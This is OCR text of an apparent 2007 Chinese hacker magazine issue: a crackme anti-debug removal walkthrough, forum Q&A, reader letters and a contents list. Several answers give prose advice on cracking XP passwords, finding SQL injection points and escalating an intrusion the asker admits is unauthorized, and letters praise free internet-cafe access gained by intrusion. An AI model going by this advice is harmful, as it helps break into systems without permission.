


图5 00401385处下面的代码

看来程序在对话框的消息处理过程中出错了，那么从**DialogBoxParamA**的倒数第二个参数可以知道过程地址是00401356，按Ctrl+G查找该地址，就去到那里，如图3。

在消息初始化时，程序调用了call 0040101e，比较可疑，右键点跟随进去看看，如图4。

这个CALL的作用我简单说一下：

用**CreateToolhelp32Snapshot**得到进程快照表，然后获得当前进程的父进程名，分别跟windows\Explorer.EXE；windows\System32\cmd.exe比较，如果相等则表明程序被调试，显然用OD加

载后父进程是windows\ Explorer.EXE，看来对话框过程里只要调用这个call都要给NOP掉。首先把00401385处的call 0040101e给nop掉，接着往下看，如图5。

在00401422处，如果eax=6就会调用call 0040101e，而在004013b6处调用了定时器，timerid=6，也就是说每隔1秒种就会检测一下父进程，确定程序是否正在被调试，呵呵。那不管了，把0040142b处也给NOP掉吧。然后用上面的操作方法保存为crackeme3.exe，下面我们加载crackeme3.exe，按f9，这次程序终于运行出来了。接着用万能断点下断，然后f8慢慢走，走到004014d0处换用f7跟进，就到算法部分了。算法部分很简单，我在这里就不多说了，有兴趣的可以分析一下，给出一组注册码吧:

User: dXqdkkjRg3jCnifESjelsJlkeNNGediWPRrt
Sn: EdjlfFFkIcilLIlednelaHgebAMO0oO0ese3


不过大家在调试的时候，注意004013ec处，有个定时器，如果运行时间超过10秒，就会自动结束程序，这里你可以把时间调大一点。另外，如果c:\windows\winx.dll存在，标志位DS:[40304a]会置1，那么就永远不能注册成功，所以有winx.dll文件时得把它删除掉。

好了，这个简单anti就分析到这里，大家可以自己试着玩一玩，该crackeme已收录到光盘。

【本文介绍的目标程序已收录在本期光盘中】

编辑点评：

记得在杂志第8期刊登了一篇怎么编写反调试的，但很多时候反调试并不是只有一个手段，本期作者带给了大家一个非常好的如何去掉反调试的一个例子，过程并不是很复杂，但是小编还是建议大家走进代码中去感受一下，以获得更多的经验积累。



如何更快地查看XP系统的用户密码?

Q：有什么比较好的查看XP系统的用户密码的东西？我个人有个可以破解的工具，但要很长时间才能破解出来，基本上要几天……有没有更快的类似工具？

A：XP的系统登录账户信息是存放在SAM文件里的，如果是Win2000或者Win2003可以借助findpass等工具来获取管理员登录密码，但是Windows XP系统不能成功。一般情况下是导出sam文件，用lc5或者Advanced Windows Password Recovery实现破解，速度都是非常快的，这在本年度的9月刊上已经有过介绍了。如果只是单纯的想获取管理员权限，在可以物理接触的情况下，使用现在通用的ghost装机版光盘，其中都带有直接修改管理员密码的工具。

URL：http://www.nohack.cn/bbs/thread-67899-1-1.html

如何找“三峡在线新闻系统”的漏洞?

Q：为了寻找“三峡在线新闻系统”的漏洞，下了1.8c版本，程序写得不错，相关参数都过滤了，没有发现有什么可利用的地方，请高手也看一下此程序，看有什么办法没有?

A：这个脚本程序的使用率好像不是很高，我研究过早期的“三峡在线新闻系统”，发现上传系统使用的是雷驰的上传程序，而这个程序的覆盖率就很广泛了。你在网上搜索“雷驰新闻系统上传漏洞利用工具”可能有所收获，因为现在很多整站脚本都是使用雷驰的上传程序。

URL：http://www.nohack.cn/bbs/thread-67919-1-1.html

用啊D怎么查找注入点?

Q：为什么我用啊D查了很多网站都没能找到注入点，该怎么找啊？有什么技巧?

A：啊D注入工具在sql注射类软件里算是比较高效和精确的了，一般来说是直接把地址输入到浏览栏里进行检测。只是从当前主页读取相关的脚本信息，并不能完全挖掘出站点的注入点。你可以借助googlehack来帮忙，比如你要检测www.xxx.com，那么在google里搜索“inurl:asp? site:www.xxx.com”，用高级搜索把检测结果改为100项，然后复制这个时候IE地址栏显示的搜索地址到啊D的sql检测里，再进行查找就有更高的效率了。建议还是先自身了解一下sql注入的原理和流行的sql注入方法，例如现在的cookies注入就需要纯手工执行。

URL：http://www.nohack.cn/bbs/thread-67861-1-2.html

怎么样能使QQ完全隐藏启动?

Q：开机后我的QQ会自动启动，我也设置了任务栏不显示，但登录窗口要手动最小化才能完全隐藏！有什么方法能使QQ完全隐藏启动?

A：正如很多热心朋友的回复一样，大家没能完全明白你的问题，其实没有必要那么麻烦，使用珊瑚虫或者传美版的QQ，自带了一个完全隐藏的热键ctrl+~。和ctrl配合使用的这个键是tab键上的那一个键，你只要使用相关版本并使用这个热键就能将任务栏中的QQ图标和窗口模式完全隐藏。如果担心老板用任务管理器查看，把qq改为svchost，或者你直接用rootkit工具就能完美无缺了。

URL：http://www.nohack.cn/bbs/thread-67862-1-3.html

各位大侠，我想学习入侵网站……

Q：今天入侵一网站发现该网站有注入漏洞，但在猜解的时候发现，列名大于50，猜解不成功。端口只开了21和80，不知道从哪里入手了，后台管理员密码无法猜出……

A：一般来说列名大于50就不要猜了，估计结合手工也是徒劳的。你可以先检测一下该注入点的类型，如果是sql库的注入点，可以结合用户权限进行继续入侵的工作。

如果是SA权限的注入点，可以恢复一下xp_cmdshell扩展，或者直接用soshell获取管理权限。如果是dbowner则需要通过列举目录找到当前web目录后结合差异备份或者log备份，这些在“黑手”杂志上介绍过相当多了。如果是access的库，那么就只能尝试下暴库或者上传等漏洞。既然网站存在sql注入漏洞，那么安全性不会太高。

URL：http://www.nohack.cn/bbs/thread-67853-1-3.html

任务栏的音量调节小喇叭图标不见了，怎么办?

Q：我电脑右边任务栏里的喇叭不见了，我试过在控制面板的“声音与音频设备”那里将“音量图标放入任务栏”打勾；而且还在注册表里添加了那个键，并在system32里也有那个文件，但都无法显示出来！请大家帮下忙，我想一定有遇到过这种情况的。

A：既然你尝试了这么多的恢复方法，说明你已经查询过相关信息了。一般情况下拷贝一份正常的sndvol32.exe文件到system32下即可解决问题，因为目录下存在该文件也不能保证该程序是否被感染，或者作为木马的宿主了。在网上搜索到一个解决该问题的终极武器：hap_taskbarrepairtoolplus!.exe，尝试一下这个工具，看来有可能是你启用了自动登录。

URL：http://www.nohack.cn/bbs/thread-67831-1-4.html

电脑中了名为windowsdown的木马下载器，怎么办?

Q：最近我的电脑中了一个名为windowsdown的“恶意程序”(金山毒霸的定性)，从其发作表现及网上相关文章来看，应该是一个用于下载木马的后门下载器。我的金山毒霸已经升级到最新版本，但还是无法根治，每次杀毒后重启再查毒又见到它，而且它还会不断下载病毒或木马，下载的病毒有的在临时文件夹里，

29号信箱

NOHACK

网吧·黑客

城市/北京
论坛ID/YunYunBao
邮件/yunyunbao.jy502@yahoo.com.cn

→对某篇文章的读后感：

文章名称：SA：实名制网吧的软肋——万象网吧入侵加钱

读后感：和编辑感觉一样，这的确是一篇特别精彩的文章，作者操作思路十分清楚，这使我们的思路也很清楚，能联想到下一步该怎么做，要做什么，而且还利用批处理来简化步骤，很好的文章！

城市/山东栖霞
论坛ID/清幽竹林
邮件/friendlsd@163.com

→对某篇文章的读后感：

文章名称：SA：实名制网吧的软肋——万象网吧入侵加钱

读后感：很喜欢读这种文章，文章充满了各种破解方法，而且讲解详细，最重要的是又可以免费上网看《黑手》论坛了，那么多新知识总是让我回味无穷。

曾行走于网吧而不要钱的某编：网吧确实是用武之地啊！电脑多，MM也多，当然，限制也是蛮多的。如何解除限制，让我们自由地网络行走，这可是我们钻研学习的技术哦！想当初，我也只是去走走嘛，当然不要钱啦！


入侵·渗透

城市/重庆
论坛ID/andersonneo
邮件/jzyaa@hotmail.com

→对某篇文章的读后感：

文章名称：注射入侵全攻略

读后感：文章写得很详细，介绍了一些注入方法，使我学会了通过google、baidu找注入漏洞，了解了入侵思路，以及得到了webshell的一些方法。看完文章后，激励我研究注入原理，我尝试了手工注入，虽然没有成功，但使我思考了问题总结了方法，提高了自己。





可以被金山报警删除；但有的要通过手动杀毒才能清理掉，占内存的同时也很浪费时间，不知有没有人能彻底解决这个问题？

A：请自行登录这个地址：http://zhidao.baidu.com/question/24083039.html，这里有病毒专家的专业回答，看来这个病毒具备AV终结者的相关特性。如果觉得方法繁琐，可以尝试这个方法：http://hi.baidu.com/qiuyuyijiu/blog/item/84e7bf119d82657fca80c4cc.html。因为这是一个木马下载器，所以清理掉本体木马后再删除其他病毒。

URL：http://www.nohack.cn/bbs/thread-67772-1-4.html

城市/辽宁省鞍山市
论坛ID/$大可$Dark
邮件/gameboyqqm@yahoo.com.cn

→对某篇文章的读后感：

文章名称：揭秘内网渗透

读后感：真是太照顾我们小菜了，为我恶补了一项必备知识，文章脉路清晰，一见明了，语言还挺幽默，支持此文！愿保持！

→有什么建议和意见：

与《黑客手册》共度了一年的时间，感情颇深，我一向认为"黑手"是一本在各个方面都极为出色的刊物，不会出现太大的问题，但这期"黑手"却有八页是空白纸，对文章阅读造成了一定影响。这也许是印刷商的问题，但是产品的问题也会触及编辑部的声誉，希望贵刊在这方面有所改进，我会一直支持你们的！（希望不是盗版商将黑手伸向了"黑手"！）

被读者彻底汗颜的某编：最近突然发现，读者们所写的回执都可以做成编辑点评了！说明大家阅读认真，确实学到了东西，在不断地进步，我们很是欣慰啊！已经开学了，大家也请继续努力，一起腾飞吧！（老衲去也……）

黑客手册

NOHACK网络

全新改版

非安全

中国计算机安全法律……

黑客系漫游指南

投稿Mail:nohack@21cn.com

WWW.NOHACK.CN

对话：采访Lenk

关注：工行网银的设计缺陷

细节决定成败

【高手专栏】

利用VBS辅助入侵

VBS 活学活用

谈VBS在Hacking中的作用之二

风讯

MS4.0sp5 的致命伤

存中的闪光——对某机场曲折安全检测

小编破解心得

后的真相

误解的友谊

啊D网络工具包 抓鸡好帮手

【新洞】

从鸡肋到鸡翅——细品都市自媒体博客

让你死得体无完肤——探访漏洞之王

不完美的商城不完美的漏洞

对世界商机整站系统漏洞分析

猎鱼网络多用户调查统计系统漏洞分析

浅析浪人文章系统V2.3

后台IP限制系统——一个不错的程序

上传之又见上传

对豪华网络商城购物网站管理系统正式版的研究报告

对一手机软件下载网站源码的研究报告

【安检】

校内涂鸦板跨站测试拿cookie全攻略

挑战BT-Sa

对母校的一次安全检测弱口令攻击案例

对某电信短信服务器的一次"偶然"安全检测

【菜鸟堂】

菜学BAT中级篇/小心、CMD也闹鬼/SHIFT后门探索

2007.11

¥9元

NOHACK

编辑部的搞笑事

首开栏目就被星陨石碎抢先“注入”而“暴库”，让全体编辑部慌忙找“漏洞”……不过还是被各位擅长社工的朋友们分析得出一些编辑部相关数据资料，让我们是抽着旱烟汗颜啊！

10月开始，杂志改版了；2007年第1、2季合订本也面市；技术教材辅导书《精通黑客免杀》接 而至火热推出……这个冬天绝对不会冷，大家都已经热血沸腾吧？渴望知识的眼神犹如饿狗扑屎……哦，比喻错了，应该是大灰狼看到小绵羊般得流口水，眼发直啊……

啊！？说说搞笑事？ ，貌似我们都很严肃呢！本期让猴子偶来写编辑部的故事，还得说搞笑事，那我就写一个特别不好笑的事，请大家笑纳！（众编：猴子你是让大家笑还是不笑啊？）

最近为了陶冶情操，特别研究了网络流行的谐音诗词……啊？哈？ ？众位看官不知道何为谐音诗词？那请先看下面这部在网络流行的巨作《卧春》！

《卧春》

卧梅优闻花，卧枝伤恨底。遥知卧似水，依透达春绿。卧似绿，卧似透绿，卧似透春绿！

怎么样？很有思情画意的境界吧！其实某猴发现：这可以拿来训练我们的社会工程学级别哦！因为需要理解透，发挥想象创造力才能做到一诗多意！下面，猴子献丑，完全原创，独家首发：《衣头珠》

